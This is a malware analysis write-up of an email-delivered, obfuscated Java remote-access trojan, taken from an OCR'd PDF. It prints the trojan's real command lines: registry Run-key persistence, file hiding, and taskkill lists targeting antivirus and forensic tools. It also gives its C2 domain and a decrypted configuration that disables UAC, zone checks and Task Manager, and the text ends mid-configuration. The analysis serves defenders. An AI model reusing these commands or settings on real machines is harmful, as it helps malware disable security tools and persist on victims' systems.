
Java Trojan

UDURRANI

Summary

- Payload received via email.
- User executes the payload
- Payload is initiated as a java jar file
- Payload uses powershell and wscript as helper script(s)
- Java is heavily obfuscated, using Allatori 5.3 demo version
- Payload drops other payloads as java classes and initiates them via command line (-jar option)
- Reverse shell is established with a C2 server
- Exfiltrate user and corporate data
- And the fun begins

In my personal opinion, this payload is pretty straight forward, minus the encoding part. File activity is pretty heavy as it drops multiple files. Most of the files are dropped in the following locations:




If you are confused, the format is:

Type: **Path**: **size_in_bytes**

Type is F or D (***F*** = File, ***D*** = Folder)

You can see that there is a lot of file activity. AntiVirus solutions are very good with file IO's, so there is a good chance the payload will get caught at some point.

Let's follow the Process flow



Command line

The payload is using many commands to accomplish different tasks:

- ☑ ***CMD*** is used to launch powershell
- ☑ ***CSCRIPT*** is used to launch a VBS script
- ☑ ***XCOPY*** is used to move java files to a newly added folder
- ☑ ***ATTRIB*** is used to hide the files / folders
- ☑ ***JAVA*** and ***JAVAW*** is used to execute java class / jar files
- ☑ ***CMD*** is used to launch regedit and modify the registry for persistence
- ☑ ***ICALCS*** is used to modify access control for files and folders
- ☑ ***TASKKILL*** is used to kill multiple applications e.g. Antivirus agents, debugging and forensic apps, hooks etc

Here are some of the commands

```
cmd.exe /c "powershell sc '%temp%\bar.Log' '98764531468796413987643128645132' -en ASCII"
powershell  sc 'C:\Users\foo\AppData\Local\Temp\bar.Log' '98764531468796413987643128645132' -en ASCII
cmd.exe /c "powershell sc '%temp%\bar.Log' '98764531468796413987643128645132' -en ASCII"
cmd.exe /C cscript.exe C:\Users\foo\AppData\Local\Temp\Retrive3216054154770101185.vbs
cscript.exe  C:\Users\foo\AppData\Local\Temp\Retrive3216054154770101185.vbs
cmd.exe /C cscript.exe C:\Users\foo\AppData\Local\Temp\Retrive44854882413381490 27.vbs
xcopy "C:\Program Files\Java\jre1.8.0_121" "C:\Users\foo\AppData\Roaming\Oracle\" /e
attrib +h "C:\Users\foo\windowsDefender\*.*"
attrib +h "C:\Users\foo\windowsDefender"
C:\Users\foo\AppData\Roaming\Oracle\bin\javaw.exe -jar C:\Users\foo\windowsDefender\YuexYDrUZww.ICvYEh
icacls.exe C:\ProgramData\Oracle\Java\.oracle_jre_usage\98f5267ccbc846c1.timestamp /grant "everyone":(OI)(CI)M
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v uhGEHDDSpjQ /t REG_EXPAND_SZ /d "\"C:\Users\foo\AppData\Roaming\Oracle\bin\javaw.exe\" -jar \
C:\Users\foo\AppData\Roaming\Oracle\bin\java.exe -jar C:\Users\foo\AppData\Local\Temp\_0.0986396629931947135662574772712314.class
cmd.exe /c regedit.exe /s C:\Users\foo\AppData\Local\Temp\UMwKEAtLWk5162347158719232506.reg
```

```
taskkill /IM UserAccountControlSettings.exe /T /F
taskkill /IM Taskmgr.exe /T /F
taskkill /IM UserAccountControlSettings.exe /T /F
taskkill /IM ProcessHacker.exe /T /F
taskkill /IM procexp.exe /T /F
taskkill /IM UserAccountControlSettings.exe /T /F
taskkill /IM MSASCui.exe /T /F
taskkill /IM MsMpEng.exe /T /F
taskkill /IM MpUXSrv.exe /T /F
taskkill /IM MpCmdRun.exe /T /F
taskkill /IM NisSrv.exe /T /F
taskkill /IM ConfigSecurityPolicy.exe /T /F
taskkill /IM procexp.exe /T /F
taskkill /IM wireshark.exe /T /F
taskkill /IM tshark.exe /T /F
taskkill /IM text2pcap.exe /T /F
taskkill /IM rawshark.exe /T /F
taskkill /IM mergecap.exe /T /F
taskkill /IM editcap.exe /T /F
taskkill /IM dumpcap.exe /T /F
taskkill /IM capinfos.exe /T /F
taskkill /IM mbam.exe /T /F
taskkill /IM mbamscheduler.exe /T /F
taskkill /IM mbamservice.exe /T /F
taskkill /IM AdAwareService.exe /T /F
taskkill /IM clamscan.exe /T /F
```

```
CreateProcessW ( NULL, "cmd.exe /c "powershell sc '%temp%\bar.Log'
'98764531468796413987643128645132' -en ASCII"", NULL, NULL, TRUE, CREATE_NO_WINDOW |
CREATE_UNICODE_ENVIRONMENT, NULL, NULL, …);
```

Payload drops a VBS script to look for AntiVirus products used

```
Set oWMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.
\root\SecurityCenter2")
Set colItems = oWMI.ExecQuery("Select * from AntiVirusProduct")
For Each objItem in colItems
  With objItem
    WScript.Echo  "{""AV"":""" & .displayName & """}"
  End With
Next
```

Network Activity

DNS

```
------------------------
QUE:  kingsley4040.duckdns.org , 1
ANS:  99.182.37.249
------------------------

QUE:  sabugu.000webhostapp.com , 0
------------------------
QUE:  sabugu.000webhostapp.com , 0
------------------------
QUE:  sabugu.000webhostapp.com , 0
```

IP


0

TCP DATA


```
PORT INFORMATION (49774, 1604)
SEQUENCE INFORMATION (3029402677, 714848151)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(253)
16 03 03 00 C2 01 00 00 BE 03 03 5B D3 6E AE B6        ...........[.n..
37 56 CA 58 43 5A 02 31 3D 2A 80 E4 BF FA 4F 7A        7V.XCZ.1=*?...Oz
E5 0F 98 E7 AD A7 E3 48 2B AE A1 00 00 3A C0 23        .......H+....:.#
C0 27 00 3C C0 25 C0 29 00 67 00 40 C0 09 C0 13        .'.<.%.).g.@....
00 2F C0 04 C0 0E 00 33 00 32 C0 2B C0 2F 00 9C        ./.....3.2.+./..
C0 2D C0 31 00 9E 00 A2 C0 08 C0 12 00 0A C0 03        .-.1............
C0 0D 00 16 00 13 00 FF 01 00 00 5B 00 0A 00 16        ...........[....
00 14 00 17 00 18 00 19 00 09 00 0A 00 0B 00 0C        ................
00 0D 00 0E 00 16 00 0B 00 02 01 00 00 0D 00 16        ................
00 14 06 03 06 01 05 03 05 01 04 03 04 01 04 02        ................
02 03 02 01 02 02 00 00 00 1D 00 1B 00 00 18 6B        ...............k
69 6E 67 73 6C 65 79 34 30 34 30 2E 64 75 63 6B        ingsley4040.duck
64 6E 73 2E 6F 72 67                                   dns.org
```


There are 2 instances of **JAVA.EXE** and one **JAVAW.EXE**




JAVA.EXE instances use IPC over local sockets using port 7777 (Focus on the green lines)



JAVAW.EXE talks to the C2 server (Focus on the green lines)




JAVA.EXE spawns **CMD.EXE** to launch **TASKKILL.EXE**. It runs multiple **TASKKILL** commands to kill applications, ***AV-Engines*** etc.



JAVA

Payload is written mainly in JAVA with few classes.



If we look at the JAVA commands:

- ☑ "C:\Program Files\Java\jre1.8.0_121\bin**java.exe**" -jar C:\Users\foo\AppData\Local\Temp_0.22201777614529867910450767487291121.class
- ☑ "C:\Program Files\Java\jre1.8.0_121\bin**javaw.exe**" -jar C:\Users\foo\windowsDefender\YuexYDrUZww.ICvYEh
- ☑ "C:\Program Files\Java\jre1.8.0_121\bin**java.exe**" -jar C:\Users\foo\AppData\Local\Temp_0.133533598056401648937349847878382952.class

Each of these **.class** file is a JAR file that is used for decryption.

Let's look at how the class file gets executed:

```
C:\Users\foo\AppData\Roaming\Oracle
sun.property.sun.boot.class.path
C:\Users\foo\AppData\Roaming\Oracle\lib\resources.jar;C:
\Users\foo\AppData\Roaming\Oracle\lib\rt.jar;C:
\Users\foo\AppData\Roaming\Oracle\lib\sunrsasign.jar;C:
\Users\foo\AppData\Roaming\Oracle\lib\jsse.jar;C:\Users\foo\AppData\Roaming\Oracle\lib\jce.jar;C:
\Users\foo\AppData\Roaming\Oracle\lib\charsets.jar;C:
\Users\foo\AppData\Roaming\Oracle\lib\jfr.jar;C:\Users\foo\AppData\Roaming\Oracle\classes
sun.property.sun.boot.library.path
C:\Users\foo\AppData\Roaming\Oracle\bin
java.rt.vmFlags
java.rt.vmArgs
sun.rt.javaCommand
C:\Users\foo\AppData\Local\Temp\_0.22201777614529867910450767487291121.class
sun.rt.internalVersion
sun.os.hrt.ticks
sun.classloader.parentDelegationTime
sun.classloader.findClasses
sun.classloader.findClassTime
sun.urlClassLoader.readClassBytesTime
sun.zip.zipFiles
sun.zip.zipFile.openTime
./C:\Users\foo\AppData\Roaming\Oracle\bin\server\jvm.dll
JKLMNO
C:\Users\foo\AppData\Roaming\Oracle\lib\amd64\jvm.cfg
C:\Users\foo\AppData\Roaming\Oracle
```

java.exe -jar C:\Users\foo\AppData\Local\Temp_0.22201777614529867910450767487291121.class

It seems like the attacker has used cygwin environment on windows to compile stuff

c:\re\workspace\8-2-build-windows-amd64-cygwin

Obfuscation

Payload is obfuscated using ALLATORI demo version. Allatori can obfuscate in multiple ways i.e. name based, where meaningless names are inserted as method names etc. It can also use string encryption. Allatori can also modify the logic flow in a way that the actual code is not modified but it uses multiple junk instructions and logics to confuse the analyst. Remember, obfuscation lives on the disk and the wire. It doesn't really matter once the code hits the memory, however, changing the flow makes it harder to de-obfuscate.

E.g. in the following code, there are multiple things going on i.e. leftShif, xor etc

```
public static String k(String d)
  {
    int t1 = d.length();
    int t2 = 1;
    int j;
    int j = t2;
    int k = t1;
    j = new char[t1] - 1;
    int i = 5 << 3 ^ 0x2 ^ 0x5;
    ..
    ..
    ..
    return new String(..);
  }
```

Every string value in the payload is fed to this method k(), which returns a String. ALLATORIxDEMO() method is also used.

```
public static String ALLATORIxDEMO(String d)
```

These functions use java atChar(). This helps to get each char of a string or a specific char. Think of it as getting a value at specific index in an array of a string

```
char(d.charAt(val) ^ i)
```

Name obfuscation:

```
public class manintheskymanintheskymanintheskymanintheskymanintheskymanintheskymmanintheskymanintheskymanintheskymanintheskyanintheskyaa
{

    public manintheskymanintheskymanintheskymanintheskymanintheskymanintheskymmanintheskymanintheskymanintheskymanintheskyanintheskypa m
anintheskymanintheskymanintheskymanintheskymanintheskymanintheskymaninmanintheskymanintheskymanintheskymanintheskytheskymanintheskymanin
theskymanintheskys(String maninthesky)
```

```
public void
manintheskymanintheskymanintheskymanintheskymanintheskymanintheskymaninmanintheskymanintheskymanintheskymaninth
eskytheskymanintheskymanintheskymanintheskyv(Key maninthesky, int maninthesky …
```

Decryption

If you remember, I mentioned that the jar files were executed as class files

- ☑ "C:\Program Files\Java\jre1.8.0_121\bin**java.exe**" -jar C:\Users\foo\AppData\Local\Temp_0.22201777614529867910450767487291121.class
- ☑ "C:\Program Files\Java\jre1.8.0_121\bin**javaw.exe**" -jar C:\Users\foo\windowsDefender\YuexYDrUZww.ICvYEh
- ☑ "C:\Program Files\Java\jre1.8.0_121\bin**java.exe**" -jar C:\Users\foo\AppData\Local\Temp_0.133533598056401648937349847878382952.class

If you uncompress the above class files you get the following directory structure, with private key, aes key and configuration file.

After applying all the proper keys and config files, we decrypt the following.

```
<properties>
<entry key="SERVER_PATH">/Kk/OrL/M.Z</entry>
<entry key="PASSWORD_CRYPTED">/okh/MsQ/j.XU</entry>
<entry key="PRIVATE_PASSWORD">/R/TJ/Fbz.mh</entry>
</properties>
```

With the above information we know all the keys and config parameters. Now we can start decoding everything. Keys and config files are saved as following:

```
├── Key1.json
├── Key2.json
└── config.json
```

REGEDIT DECRYPTED

```
public static JSONObject getResult(String KEY)
    {
        JSONObject allconfig = new JSONObject();
        JSONArray VALUES = new JSONArray();
        JSONArray KEYS = new JSONArray();
        allconfig.put("KEY", KEY);
        try
        {
            Shell shell = new Shell();
            String run[] = shell.run((new StringBuilder()).append("reg query
\"").append(KEY).append("\"").toString());
            String as[] = run;
            int i = as.length;
            for(int j = 0; j < i; j++)
            {
                String tmp = as[j];
                if(tmp.isEmpty())
                    continue;
                if(tmp.startsWith(" "))
                {
                    tmp = tmp.trim();
                    String tmpS[] = tmp.split(Pattern.quote("    "));
                    if(tmpS.length == 1)
                        tmpS = tmp.split(Pattern.quote("\t"));
                    JSONObject value = new JSONObject();
                    value.put("NAME", tmpS[0]);
                    value.put("TYPE", tmpS[1]);
                    if(tmpS.length == 3)
                        value.put("VALUE", tmpS[2]);
                    else
                        value.put("VALUE", "");
                    VALUES.put(value);
                    continue;
                }
                if(tmp.startsWith((new StringBuilder()).append(KEY).append("\\").toString()))
```

WSCRIPT DECRYPTED

```
  public WscriptProcess(File path)
    {
        this.path = path;
    }

    public void run()
    {
        ArrayList parameters = new ArrayList();
        parameters.add((new StringBuilder()).append(System.getenv("windir")).append("\\System32\
\wscript.exe").toString());
        parameters.add("//B");
        parameters.add("//Nologo");
        parameters.add(path.getAbsolutePath());
        ProcessBuilder builder = new ProcessBuilder(parameters);
        builder.directory(new File(System.getProperty("java.io.tmpdir")));
        Process process;
        try
        {
            process = builder.start();
        }
        catch(IOException ioexception) { }
    }

    private final File path;
}
```

Decrypting Config Parameters

This is the most important piece of the puzzle, let's look at the important config parameters:

```
NETWORK":[
        {"PORT":1604,"DNS":"kingsley4040.duckdns.org"}
]

"ENCRYPT_KEY":"XvqukqNEIHgrgmvUPrilrllHw"
```

Here is the entire decrypted configuration


```
{
  "NETWORK":[
    {"PORT":1604,"DNS":"kingsley4040.duckdns.org"}
  ],
  "INSTALL":true,
  "MODULE_PATH":"u/r/Kat.b",
  "PLUGIN_FOLDER":"gNOywCqmdcD",
  "JRE_FOLDER":"JREjava","JAR_FOLDER":"windowsDefender","JAR_EXTENSION":"ICvYEh",
  "ENCRYPT_KEY":"XvqukqNEIHgrgmvUPrilrllHw",
  "DELAY_INSTALL":2,"
  "NICKNAME":"User",
  "VMWARE":false,
  "PLUGIN_EXTENSION":"wZOFG",
  "WEBSITE_PROJECT":"https://jrat.io",
  "JAR_NAME":"YuexYDrUZww",
  "SECURITY":[{"REG":[{"VALUE":"\"SaveZoneInformation\"=dword:00000001\r\n",
  "KEY":"[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Attachments]"},
  {"VALUE":"\"LowRiskFileTypes\"=\".avi;.bat;.com;.cmd;.exe;.htm;.html;.lnk;.mpg;.mpeg;.mov;.mp3;.msi;.m3u;.rar;.reg;.txt;.vbs;.wav;.zip;.jar;\"\r\n",
  "KEY":"[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Associations]"},
  {"VALUE":"\"SaveZoneInformation\"=-\r\n",
   "KEY":"[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Attachments]"},
  {"VALUE":"\"LowRiskFileTypes\"=-\r\n","KEY":"[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Associations]"}],
   "NAME":"Open-File Security Warning"},{"REG":[{"VALUE":"\"SEE_MASK_NOZONECHECKS\"=\"1\"\r\n","KEY":"[HKEY_CURRENT_USER\\Environment]"},
  {"VALUE":"\"SEE_MASK_NOZONECHECKS\"=\"1\"\r\n","KEY":"[HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Session Manager\\Environment]"}],
   "NAME":"Disable Zone Checking"},
  {"REG":[{"VALUE":"\"ConsentPromptBehaviorAdmin\"=dword:00000000\r\n\"ConsentPromptBehaviorUser\"=dword:00000000\r\n\"EnableLUA\"=dword:00000000\r\n\
   "PromptOnSecureDesktop\"=dword:00000000\r\n",
   "KEY":"[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System]"}],
   "PROCESS":["UserAccountControlSettings.exe"],
   "NAME":"User Account Control"},
  {"REG":[{"VALUE":"\"DisableTaskMgr\"=dword:00000002\r\n",
   "KEY":"[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System]"}],
   "PROCESS":["Taskmgr.exe"],
   "NAME":"Task Manager"},
  {"REG":[{"VALUE":"\"DisableConfig\"=dword:00000001\r\n\"DisableSR\"=dword:00000001\r\n",
   "KEY":"[HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows NT\\SystemRestore]"}],
   "NAME":"Restore System"},
  {"PROCESS":["ProcessHacker.exe"],
   "NAME":"Process Hacker"},{"PROCESS":["procexp.exe"],
   "NAME":"MsConfig"},{
   "PROCESS":["MSASCui.exe",
   "MsMpEng.exe",
   "MpUXSrv.exe",
   "MpCmdRun.exe",
   "NisSrv.exe",
   "ConfigSecurityPolicy.exe"],
   "NAME":"Windows Defender"},{
   "PROCESS":["procexp.exe"],
   "NAME":"Process Explorer"},{
   "PROCESS":[
   "wireshark.exe","tshark.exe","text2pcap.exe","rawshark.exe","mergecap.exe","editcap.exe","dumpcap.exe","capinfos.exe"],
   "NAME":"Wireshark"},{"PROCESS":["mbam.exe","mbamscheduler.exe","mbamservice.exe"],"NAME":"MalwareBytes"},{
   "PROCESS":["AdAwareService.exe","AdAwareTray.exe","WebCompanion.exe","AdAwareDesktop.exe"],"NAME":"Ad-Aware Antivirus"},{
   "PROCESS":["V3Main.exe","V3Svc.exe","V3Up.exe","V3SP.exe","V3Proxy.exe","V3Medic.exe"],"NAME":"Ahnlab V3 Internet Security 8.0"},{
   "PROCESS":["BgScan.exe","BullGuard.exe","BullGuardBhvScanner.exe","BullGuarScanner.exe","LittleHook.exe","BullGuardUpdate.exe"],
   "NAME":"Bull Guard Antivirus"},{"PROCESS":["clamscan.exe","ClamTray.exe","ClamWin.exe"],"NAME":"ClamWin Antivirus"},{
   "PROCESS":["cis.exe","CisTray.exe","cmdagent.exe","cavwp.exe","dragon_updater.exe"],"NAME":"COMODO Antivirus"},{
   "PROCESS":["MWAGENT.EXE","MWASER.EXE","CONSCTLX.EXE","avpmapp.exe","econceal.exe","escanmon.exe","escanpro.exe",
